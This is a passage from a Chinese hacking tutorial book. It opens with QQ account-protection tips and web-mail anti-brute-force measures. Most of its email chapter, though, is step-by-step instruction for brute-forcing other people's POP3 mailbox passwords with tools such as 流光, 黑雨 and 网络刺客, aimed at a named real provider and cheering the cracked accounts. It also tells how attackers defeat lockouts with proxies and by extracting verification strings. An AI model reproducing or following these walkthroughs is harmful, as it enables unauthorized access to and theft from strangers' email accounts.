除了上面介绍的QQ 保镖和QQ 密码防盗专家可以用来防范木马以外，我们同样可以利用第3.5 节中介绍的木马清除和防范方法来对付QQ 木马。



图 4-4-5 保护后的个人设定

### 4.4.3 申请密码保护

为了确保万无一失，防止QQ 密码被破解，QQ 号码被盗用，腾讯提供了QQ 密码的保护，我们可以到腾讯的网站为QQ 号码申请密码保护，申请的步骤如下：

首先使用IE 访问腾讯网站服务专区中的密码保护申请网页：

http://service.tencent.com/cgi-bin/CheckUin，该网页如图4-4-6 所示。

网页上右边有\* 的文本框都是必须填写的，在各项中最重要的是设置安全E-mail 邮箱，因为163.com、263.net 提供的免费信箱暂时无法接收腾讯QQ 客服信件，所以不要使用163.com 等提供的免费信箱作为安全E-mail 邮箱。

填写完毕之后，单击网页上的“确定”按钮，如果提交填写的信息无误，则密码保护申请成功后，会弹出如图4-4-7 所示页面。



图 4-4-6 密码保护申请网页




图 4-4-7 密码保护申请成功

申请了密码保护之后，即使QQ 的密码被黑客破解，也可以在腾讯的网站中取回密码，取回密码的步骤如下：

在浏览器中访问腾讯网站服务专区中的网页：

http://service.tencent.com/cgi-bin/CheckUin，如图4-4-6 所示。

然后单击网页左上角的“重设密码”按钮，进入如图4-4-8所示的网页。

接着在重设密码网页中，输入我们想要重设密码的QQ号码，例如274648972。然后单击网页中的“下一步”按钮，进入如图4-4-9所示的回答问题网页。



图 4-4-8 重设密码的网页



图 4-4-9 回答问题网页

在回答问题网页中输入问题的答案，然后单击网页上的“确定”按钮，如果问题的答案输入正确，QQ号码的密码会被发到申请时设置的安全E-mail信箱中，如图4-4-10所示。



图 4-4-10 密码成功取回

#### 提示

这里需要注意不要轻易暴露自己在腾讯注册的E-mail及其密码的强壮性，以避免别人通过破解我们的密码保护邮箱密码的方式来得到我们的QQ。

### 4.4.4 保护QQ聊天记录

#### 1. 对聊天记录进行加密


假设QQ安装在D:\Program Files\Tencent下，如果QQ号为55357056，那么我们所有的信息就会存放在D:\Program Files\Tencent\55357056下面。这里面包括我们的聊天记录，好友分组记录等，如果我们不是会员，便不能对聊天记录进行上传下载，也不能上传好友分组，在公用机器上，怎样保护聊天记录的安全呢？可以将D:\Program Files\Tencent\55357056目录用Winzip软件进行压缩加密，这样，即使是别人偶然知道们的QQ密

码，也不能查看消息记录。

用鼠标右键点击 D:\Program Files\Tencent\ 下的 55357056 目录，选择“添加到 ZIP”命令，进入 Winzip 的“加入”对话框，点击下侧的“密码”按钮，输入一个同 QQ 密码不一样的密码，如图 4-4-11 所示。

然后点击“添加”按钮，即在 D:\Program Files\Tencent\ 产生一个 55357056.zip 的压缩文件，然后删除原来的 55357056 这个文件夹。这样别人即使知道密码也不能看到你的聊天记录。另外为了达到更好的保密效果，你还可以将 55357056.zip 改名为一个不引人注意的文件名，以断绝别人破密的念头，你的聊天记录也就更安全了。

当你下次需要使用 QQ 聊天时，只需将聊天记录压缩包 55357056.zip 解压到原来的目录下即可。

 提示

这种方法需要在机器上安装 Winzip 软件，如果没有 Winzip 软件，有 Winrar 软件也可以对用户的聊天记录文件夹进行加密保存。




图 4-4-11 压缩聊天记录

## 2. 删除聊天记录

保护我们 QQ 聊天记录的最好办法是将存放聊天记录的文件夹彻底删除，别人也就没法查看到你的聊天记录。但是在删除聊天记录之前，我们需要备份聊天记录，以免下次使用时记不清上次曾经交流的谈话内容。

### (1) 聊天记录的备份

对于聊天记录的备份，如果有条件，可以直接将 D:\Program Files\Tencent\ 下的 55357056 目录整个备份，如使用容量较大的邮箱或是网络硬盘，直接将整个目录上传或是发送到相应的地方即可，这样下次使用时，直接从网上下载下来放置在相应的文件目录下即可使用了。如果没有条件，有 U 盘或是移动硬盘也可，将这个目录下的文件保存到相应设备中即可。如果你连 U 盘或是移动硬盘都没有，则只能进入聊天记录中导出聊天记录保存到软盘上。

鼠标左键点击好友列表中任意好友头像，在弹出的菜单中选择“聊天记录 | 查看聊天记录”即可进入“消息管理器”对话框中。如图 4-4-12 所示，在左侧列表中选择要导入记录的好友，在右侧列表中选要导出的记录，然后单击主菜单中的“文件 | 导出 | 导出聊天记录为文本文件”即可导出聊天记录，然后将导出的文本拷贝到软盘中即可。



图 4-4-12 导出聊天记录

### (2) 删除聊天记录

备份好聊天记录以后,就可以将原来存放聊天记录的文件夹D:\Program Files\Tencent\55357056 删除了。

通过对聊天记录采用加密或是删除的方式,都可以达到保护我们的聊天记录的效果,你可以根据自己的需要选择一种适合自己的方法,让你从此不再为害怕别人老是偷窥到自己的聊天记录烦恼。

## 4.4.5 学会对付 QQ 消息炸弹

可能有朋友会说,装个防火墙不就行了吗?

确实,防火墙能防止一些病毒程序、黑客木马程序的入侵以及IP探测和攻击,但在前面就讲过QQ炸弹多数遵循TCP/IP协议以正常途径发送,这些防火墙也总不至于更改TCP/IP协议,拦截正常的信息包吧!如果这样的话,你的QQ也就别想用起来了。

其实避免这类攻击最简单而且行之有效的办法就是我们在使用QQ时隐藏自己的IP地址。

### 1. 阻止攻击者与你直接通讯

在QQ的个人设定里修改身份验证默认值为“需要身份认证才能把我加为好友”,如图4-4-13所示,这样攻击者也还是可以通过某些特殊的信息发送软件跟你通讯,所以你还应该在系统参数设置里把“拒绝陌生人消息”选上,如图4-4-14所示,这样别人就不能未经你的允许与你直接通讯了。



图 4-4-13 设置“需要身份验证才能把我列为好友”选项



图 4-4-14 选择“拒绝陌生人消息”选项

## 2. 隐身登录

隐身登录 QQ 后发送的消息是通过腾讯的服务器中转的，这样攻击者获取的 IP 地址也只是腾讯服务器的地址。

## 3. 通过代理服务器上 QQ

在 QQ 的系统参数的“网络设置”标签项，选中“使用 PROXY SOCKET5 防火墙”，因为能在 QQ 中使用的代理一般为 SOCKS4 和 SOCKS5 型的，在“防火墙地址”处输入你寻找到的免费代理地址，（代理服务器的地址很多网站有提供，自己用搜索代理服务器的工具也可以找到很多），端口号为：1080（校验用户名和密码一般不用填），点击“测试”按钮后，如果你填入的代理地址有效，那么会弹出“代理服务器工作正常”提示框，否则就会弹出“无法连接到代理服务器”的警告。上述步骤做完之后，最后点击“确定”完成，关闭 QQ 重新登录即可隐藏自己的真实 IP。而攻击者所看到的 IP 只是代理服务的地址。

## 4. 修改 QQ 通讯端口默认值（默认端口是 8000）

在系统参数的“网络设置”标签项，更改默认端口的值。这样可以避免被攻击者扫描到 IP 地址，也可以防止一些以固定的端口值 8000 为攻击目标的软件的攻击，举手之劳，一举两得哟。

另外也可以试着使用一些隐藏 IP 的软件来把自己的 IP 藏起来(如 winspooft)。

至于对方给你发送恶意代码的情况，我们可以给 QQ 打上防范这种恶意代码的补丁，下载之后运行这个安全补丁，找到 QQ 的安装目录，更新 QQ 安装目录内的 riched20.dll 文件，这样以后就不会再遭到攻击了。注意这里的 riched20.dll 文件大小为 415744 字节，原来的 riched20.dll 的文件大小为 431376 字节。

### 4.4.6 安装防火墙

安装一个可靠的病毒防火墙，也可最大限度地起到阻挡因特网上的不安全因素的作用，如赛门铁克 (SYMANTEC) 的诺顿 (Norton)，金山毒霸等。特别是像金山毒霸这样带有邮件监控的防火墙，更可以对偷偷发送密码邮件的木马有预防作用。

在上网冲浪时，经常要下载很多的软件、Flash 动画；在自己的信箱里，经常会收到附在信里的可执行附件，这些都是安全隐患。很可能是木马程序或是被捆绑了木马程序，如图 4-4-15 所示，如果大意运行了，就中了攻击者的奸计，如图 4-4-16 所示。




图 4-4-15 发现捆绑了木马的程序



图 4-4-16 发作了病毒

所以，最好还是应该去知名、值得信赖的站点下载文件，避免从不了解的网站上随意下载。有些文件名字很吸引人，如果禁不住想打开看看，建议还是先用最新的杀毒软件查查毒再说。如果手边没有这些软件的话，可到因特网上去在线查毒，如金山毒霸网站就提供在线查毒。



另外，安装一个比较好的网络个人防火墙也是很有必要的，如 LockDown 2000、ZoneAlarm 和天网等等，如果在这些防火墙程序中将安全等级设置为“高”的话，它们就会对网络上发送和接收的每一个字节进行监测，同时也会对指定的端口进行实时查看，一旦发现有非正常的数据包企图进入计算机系统，它们就会加以拦截，并将发送方的 IP 地址与其它一些相关的信息提供给你。这时你就能够根据数据包来源的 IP 地址判断是不是那些企图搞破坏的人所为，这样不仅能够有效保护了自己的计算机，还能够据此向对方发起反击。而且安装了防火墙之后，还能对 WinNuke 这样的 IP 地址攻击程序起到很好的防护作用，一举几得哟。

#### 4.4.7 其它需要注意的 QQ 安全问题

使用 QQ 聊天时除了要注意采用以上一些措施防范以外，还需要注意以下一些安全问题。

##### 1. 尽可能快地把你的 QQ 升级到最高版本

升级 QQ，这是目前防止黑客程序入侵最方便、最有效的方法。QQ 下载地址：[www.tencent.com/download/](http://www.tencent.com/download/)，因为开发 QQ 的腾讯公司已经意识到安全隐患的问题，所以在编写每个版本的 QQ 时都采用了不同的加密方式。而目前的 IP 查看工具、炸弹程序和其它一些攻击性的软件都有一定的适用性，当你将 QQ 升级到这个最新的版本之后，那些工具都变成了明日黄花，对你的 QQ 也就不能造成任何的危害了。即使过一段时间有了相关的破解工具和攻击程序出现，那时候离下一个版本的 QQ 也不遥远了，况且通过升级程序，你还可以获得更多更强的功能，那又何乐而不为呢？

##### 2. 利用尽可能复杂的密码

从前面的描述可以看出，QQ2003 的密码在线破解工具实际上是使用密码穷举法来猜测密码的，如果在 QQ 密码在线破解工具的 password.txt 文件中没有某个 QQ 号码的正确密码，那这个 QQ 号码的密码就不会被扫描到。

所以，如果设置一个非常复杂的密码，破解的难度将大大增强，甚至会变得不可能被破解。例如，一个类似 dfhj\$&^\$\*21w3 的密码基本上是不大可能被破解的。即使被破解，也将耗费相当长的时间。

另外还要经常更换自己的密码，如果你申请了密码保护，那么黑客获取到你的密码后并不能真正将你的 QQ 号码据为己有，但是他可以假冒你的名义干一些坏事，如偷看你的聊天记录，乱发一些信息给你心仪的 MM，让你的心上人误会你，如果你经常更换密码，黑客可能昨天得到你的密码而你今天又改了，他当然也就不能给你造成多大损害了。

还要注意不要轻易打开那些陌生可疑的文件，特别是 EXE 文件。它们很可能是木马程序或者被捆绑了木马程序的文件，如果电脑不小心中了木马，再长再复杂的密码都是无用的。

# 第五章 邮件偷窥与信箱轰炸

破解或获取 POP3 邮箱密码  
欺骗法获取用户名和密码  
邮件收发软件的漏洞攻防

破解或获取 Web-Mail 的用户名和密码  
电子邮箱轰炸攻防

电子邮件现在正成为人们工作和生活中不可缺少的部分，人们可以利用它方便、快速地交换电子邮件、查询信息以及加入有关的公告、讨论和辩论组。比如，我可以在家里的计算机上利用 E-Mail 给远方的亲朋好友写封信，如果在发信的同时对方正在网上，那么对方即刻就可以收到信了。方便、快捷、省时、省力又省钱。不过电子邮件似乎也是黑客热衷的攻击目标。

因为电子邮件中可能包含相当多的宝贵信息，例如各种商业信息、工业机密、个人隐私……等等，这一章我们就来看看如何对电子邮件进行攻击和防范。

## 5.1 破解或获取 POP3 邮箱密码

POP3 邮箱是大家最常用的邮箱，同时也是黑客们的主要攻击目标，这就使得我们时时刻刻都要对自己的邮箱提心吊胆，心灵真的很受伤！

破解 POP3 邮箱有两种情况，一种是不知道邮件地址，这时我们可以采用流光之类的扫描工具来破解一些较弱智的用户账号；另一种是已知邮件地址，这时我们就可以采用黑雨之类的邮箱密码破解工具不断测试密码，直至最终找出密码。

下面我们就来看看黑客是如何破解或获取 POP3 邮箱密码的。

### 5.1.1 利用流光破解邮件账号

在不知道别人邮件地址时，如何利用流光软件破解其邮件账号呢？具体操作步骤如下：

启动流光，出现如图 5-1-1 所示界面。



163.net 的广告特别多，今天就用它开刀好了。

对 POP3 主机点右键，选择“编辑”|“添加”，如图 5-1-2 所示，然后填上那个 163.net 的 POP3 地址 pop.163.net，如图 5-1-3 所示。




图 5-1-1 流光主界面




图 5-1-2 选择添加命令



图 5-1-3 添加 POP3 地址

确定后添加完成，如图 5-1-4 所示。

下面需要添加用来暴力破解的用户字典，同样，对地址 pop.163.net 点击右键，然后选择“编辑”|“从列表添加”命令，如图 5-1-5 所示。




图 5-1-4 添加 POP3 完成



图 5-1-5 从列表添加用户字典

选择一个用户字典，如图 5-1-6 所示。



图 5-1-6 选择一个字典文件

添加用户字典完成以后，便如图 5-1-7 所示。

POP3 地址和用户字典都有了，由于是大量的用户，所以就不用密码字典了，用流光自带的简单模式探测就可以了，点击流光任务栏中的“探测”|“简单模式探测”，如图 5-1-8 所示。



图 5-1-7 选择好的字典文件



图 5-1-8 选择采用简单模式探测

现在要做的事就是等待结果了，这段时间很适合去泡 QQ，看电视什么的，嘿嘿！！等到差不多了，回来看看破解结果，如图 5-1-9 所示，怎么样？不少吧！





图 5-1-9 破解的结果

## 5.1.2 黑雨—POP3 邮箱密码暴力破解器

黑雨—POP3 邮箱密码暴力破解器最大的特点就是提供了多种破解算法，使得用户在破解的时候，可以根据具体的情况选择不同的算法来加快邮箱破解的速度。

下面我们就来看看使用黑雨—POP3 邮箱密码暴力破解器来破解邮箱密码的方法，具体操作步骤如下：

运行黑雨—POP3 邮箱密码暴力破解器 2.3.1 的主程序 bkrain.exe，其主界面如图 5-1-10 所示。

然后在左侧中间区域的“POP3 地址”文本框中输入 POP3 邮件服务器的地址（可以是域名，如 www.mailserver.com，也可以是 IP 地址，如 159.226.1.10），接着在“POP3 端口”文本框中输入邮件服务器的端口。一般情况下，邮件服务器的 POP3 端口为 110。在“POP3 用户名”文本框中输入目标用户的名称，也就是要破解密码的用户名，单击“POP3 用户”右边的  按钮，可以验证是否有这个用户。在“Pop3 密码”文本框中输入密码，可以在这里输入破解后得到的密码，以验证结果密码的正确性。

接着再在“密码位数”中确定密码的位数，黑雨 2.3.1 版最多支持 10 位密码。

然后在“线程”中确定程序使用的线程数，线程的个数最大不能超过 50 个，这里建议最好在 10 个线程以下。

为防止程序进入等死状态，我们可以在“超次”中确定超时设置。它的默认值是 200，如果设置过小，则会出现连正确密码也显示错误的情况；但设置过大，又会出现程序进入死循环的状态，因此，一般我们只要使用默认值 200 就可以了。

在程序主界面的左上方区域，我们可以用多种方法来指定密码列表。

字符串集：选择复选框“字符串集”之后，在右边的列表框中输入密码列表。一个密码占一行，注意一定要换行，一定不要有空行，但可以加有空格的行。



如果字符串集设置得比较准确的话，可以在较短的时间内破解出想要的邮件的密码。

字符集：可以指定 4 种字符集中的一种或者多种。

例如，只选择了字符集 012...89，尝试的密码就由 012...89 组合而成，如果选择了字符集 abc...y2 和 ABC...YZ，测试的密码就由 abc...yzABC...YZ 组合而成。

自定义字符集：在文本框中输入连续的字符。

例如：012abZc!^u9w。注意一定不要有重复，程序会用这几个字符的组合生成密码。

字典文件：选择一个字典文件进行密码录入，选择这个方式后，只能用广度算法来破解邮箱密码。

在黑雨 2.3.1 版中，有以下几种破解方法：

深度算法：这是一种十分特殊的算法，如果密码的位数猜得准，就可以将时间缩短 30%~70%。

广度算法：此算法 CPU 占用比深度算法多 2%，但速度要快一些，它是一种很常见的算法，现在大多数类似功能的密码破解工具都采用它，其对短小密码（3 位以下）的破解能力非常强。

多线程深度算法：如果 CPU 频率十分高，采用该算法可以极大地提高速度。

多线程广度算法：是广度算法的多线程方式。

完成设置之后，我们就单击某一个算法按钮，程序就会开始进行破解了。采用单线程算法和多线程算法破解邮箱密码的示意图分别如图 5-1-11 和图 5-1-12 所示。



图 5-1-10 黑雨—POP3 邮箱密码暴力破解器 2.3.1 版



图 5-1-11 单线程算法破解



图 5-1-12 多线程算法破解

### 5.1.3 不容忽视的网络刺客

网络刺客是我们中国人自己编制的软件，水平极高，主要是用来破解 E-mail 密码。攻击原理也不同于特洛伊木马。木马是由受害者在不知情的情况下主动地执行服务器端程序，才会中招。服务器端程序会将自己拷贝到一些敏感的目录下，并在注册表中做手脚。以后每当启动就自动加载，打开某一个端口，此时受害者的机器如在线，那就是一台完全不设防的服务器，向黑客敞开着大门。而网络刺客则是用搜索共享资源和暴力解读的方法进行复合攻击。

运行网络刺客软件，出现主界面，如图 5-1-13 所示。（注：这个是老版，和新的 版不同）

用鼠标单击主界面左上角“设”按钮，弹出“目标设置”的对话框，如图 5-1-14 所示。



图 5-1-13 网络刺客主界面



图 5-1-14 进行目标设置

在“目标设置”对话框中先输入“目标地址”、“用户名”，再选择“字典文件”，用鼠标单击带省略号的按钮，弹出“打开字典文件”对话框，如图 5-1-15 所示。

然后双击要选择的字典文件，返回“目标设置”对话框，最后输入正确的 POP 端口号，一切设置好后单击“确定”按钮。



图 5-1-15 “打开字典文件”对话框

最后开始攻击，用鼠标单击“攻”按钮，软件开始搜索端口号，然后就开始攻击了。



此款软件的缺点在于：它是在线破解，这对你的电脑速度要求很高，因受到国内网络连线影响的因素，有可能破解的时间很长，就看你有没有耐心了。

#### 5.1.4 使用流光窃取 POP3 邮箱的密码

流光具有非常丰富的功能，包括：扫描各种类型的主机、探测用户信息、破解密码、探测主机漏洞等，下面我们看看如何使用流光 4.71 版本来破解邮箱的密码：

首先需要在流光主窗口中选中“目标主机”下的 POP3 主机，然后单击鼠标右键，在快捷菜单中选择“编辑”|“添加”命令，如图 5-1-16 所示。




图 5-1-16 添加破解的 POP3 主机

这时候，就会打开“添加主机 (POP3)”对话框，如图 5-1-17 所示，我们就可以在这个对话框中，输入 POP3 主机的域名或 IP 地址。



图 5-1-17 “添加主机 (POP3)”对话框

虽然我们只能在流光中破解使用 POP3 服务的邮箱密码，不过一般的邮件服务器都支持 POP3 服务，例如 163、263 等，我们可以在其网页上查到 POP3 邮件服务器的域名，所以说我们利用流光可以破解大多数已知邮件地址的邮箱密码。

在完成域名输入之后，接着在“添加主机”对话框中单击“确定”按钮，就可以看到刚才添加的主机已经出现在 POP3 主机的列表中了，如图 5-1-18 所示。



图 5-1-18 添加主机后的流光主窗口

如果只是想破解某个邮箱的密码，那么用鼠标右键单击 POP3 主机 pop.371.net，在快捷菜单中选择“编辑”|“添加”命令，打开如图 5-1-19 所示的“添加用户”对话框；如果想破解多个邮箱的密码，那么在快捷菜单中选择“编辑”|“从列表添加”命令，打开如图 5-1-20 所示的“打开”对话框，在对话框中选择一个用户列表文件（在第 5.1.1 节中已经讲解过）。

在这里，我们只破解用户 tuopu 的邮箱密码，因此，我们可以在如图 5-1-19 所示的“添加用户”对话框中填入用户名 tuopu，然后单击“确定”按钮。



图 5-1-19 添加要破解密码的用户名



图 5-1-20 选择用户名列表文件

这时候，就可以看到，在流光的主窗口中，如图 5-1-21 所示，已经把用户 tuopu 列在主机 pop.163.com



下的用户列表中。

用同样的方法，在“解码字典或方案”下添加一个密码字典文件，如图 5-1-22 所示。



图 5-1-21 添加用户之后




图 5-1-22 添加密码字典文件

此时，我们只要再选择菜单“检测”|“标准模式”命令，流光就开始破解密码了，如图 5-1-23 所示。




图 5-1-23 流光开始破解密码

## 5.2 破解或获取 Web 信箱的用户名和密码



小博士，前面讲了如何破解 POP3 信箱，但现在很多的信箱却都是 Web 信箱，有办法来破解它们吗？



当然可以了，对于 Web 信箱的破解，和 POP3 是一样的，只要通过一些现成的工具就可以取得它的使用密码了。

本节我们就来看一下如何破解或获取这些 Web-Mail 的用户名和密码。

## 5.2.1 了解 Web 信箱对付暴力破解的一般方法

我们知道，在 Internet 上客户端与服务端的交互基本上都是通过在客户端以提交表单的形式交由服务端程序（如 CGI、ASP 等）处理来实现的。其实，Web 信箱的密码验证也是如此，当我们在浏览器的表单元素中输入了账户名、密码等信息并提交以后，服务端对其进行验证，如果验证无误的话，则会弹出一个欢迎用户进入自己的 Web 信箱页面；否则，将返回一个出错页面给客户端。



小博士，这样一来，攻击者是不是就可以借助一些黑客工具，不断地用不同的密码尝试登录，通过比较返回页面的异同，从而判断出邮箱密码是否破解成功呢？



当然了，这类暴力破解的工具还很多，如 wwwhack、小榕的溯雪等，其中尤其是溯雪的功能最为强大，因为它本身已经是一个功能完善的浏览器，通过分析和提取页面中的表单，给相应的表单元素挂上字典文件，再根据表单提交后返回的错误标志判断破解是否成功。

从这类探测器的工作原理我们可以看出探测到的不仅是 Web 信箱的密码，像论坛、聊天室之类所有通过表单进行验证登录的账户密码都是可以探测到的。

因此，针对 Web 信箱的暴力破解，几乎所有的 Web 信箱系统都采取了相应的防范措施。其中较典型的的就是如果某账户在较短的时间内有多次错误登录，Web-Mail 系统就会认为该账户受到了暴力破解。

这时候，Web 信箱一般就会通过如下 3 种方式中的某一种或几种进行防范：

### 禁用账户

所谓禁用账户其实质就是把受到暴力破解的账户禁止一段时间登录，一般为 5 ~ 10 分钟。如果这时候攻击者总是尝试暴力破解该账户，则该账户就会一直处于禁用状态不能登录，从而也就导致了真正的用户不能访问自己的 Web-Mail 邮箱，也就形成了 DoS 攻击。

### 禁止 IP 地址

所谓禁止 IP 地址实质就是把进行暴力破解的 IP 地址禁止一段时间使其不能使用 Web 信箱邮箱。虽然这样做在一定程度上解决了“禁用账户”带来的问题，但却带来了一个更大的问题：就是这样做的后果势必导致在该网内共用同一 IP 地址访问 Internet 的用户不能使用该 Web-Mail。

### 注意

如果攻击者在这里采用多个代理地址进行轮番攻击，或者甚至采用了分布式的破解攻击，那么我们如果再采用“禁止 IP 地址”的防范方法恐怕就起不到什么作用了。

### 登录检验

这种防范措施一般是与上面两种防范措施结合起来使用的。其实现原理是：在禁止客户端不能登录 Web 信箱的同时，返回给客户端一个包含随机产生的检验字符串的页面，用户只有在相应的输入框里正确输入了该字符串后才能进行登录，这样一来，就能最大限度地避免上面两种防范措施带来的负面影响。



不过，千万不要以为这样做就可以高枕无忧了，攻击者依然是有可乘之机的，他们还可以通过开发出相应的工具来对返回页面中的检验字符串进行提取，然后再将该检验字符串作为表单元素值提交给 Web-Mail，这样，就又可以形成有效的 WebMail 暴力破解了。

不过有些 Web 信箱把自己的检验字符串包含在某个图片中，而图片的文件名又设为随机产生，这样一来，除非攻击者破解了该文件名产生的随机算法（这几乎是不可能的），否则很难开发出相应的工具来进行暴力破解，如 Yahoo 电邮的 Web-Mail，就是一个非常出色的例子。

5.2.2 网络解密高手——Web Cracker4.0

